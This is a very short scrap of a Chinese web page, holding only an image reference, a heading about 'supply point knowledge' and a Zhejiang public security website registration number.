
补给点知识

 浙公网安备 33010602011771号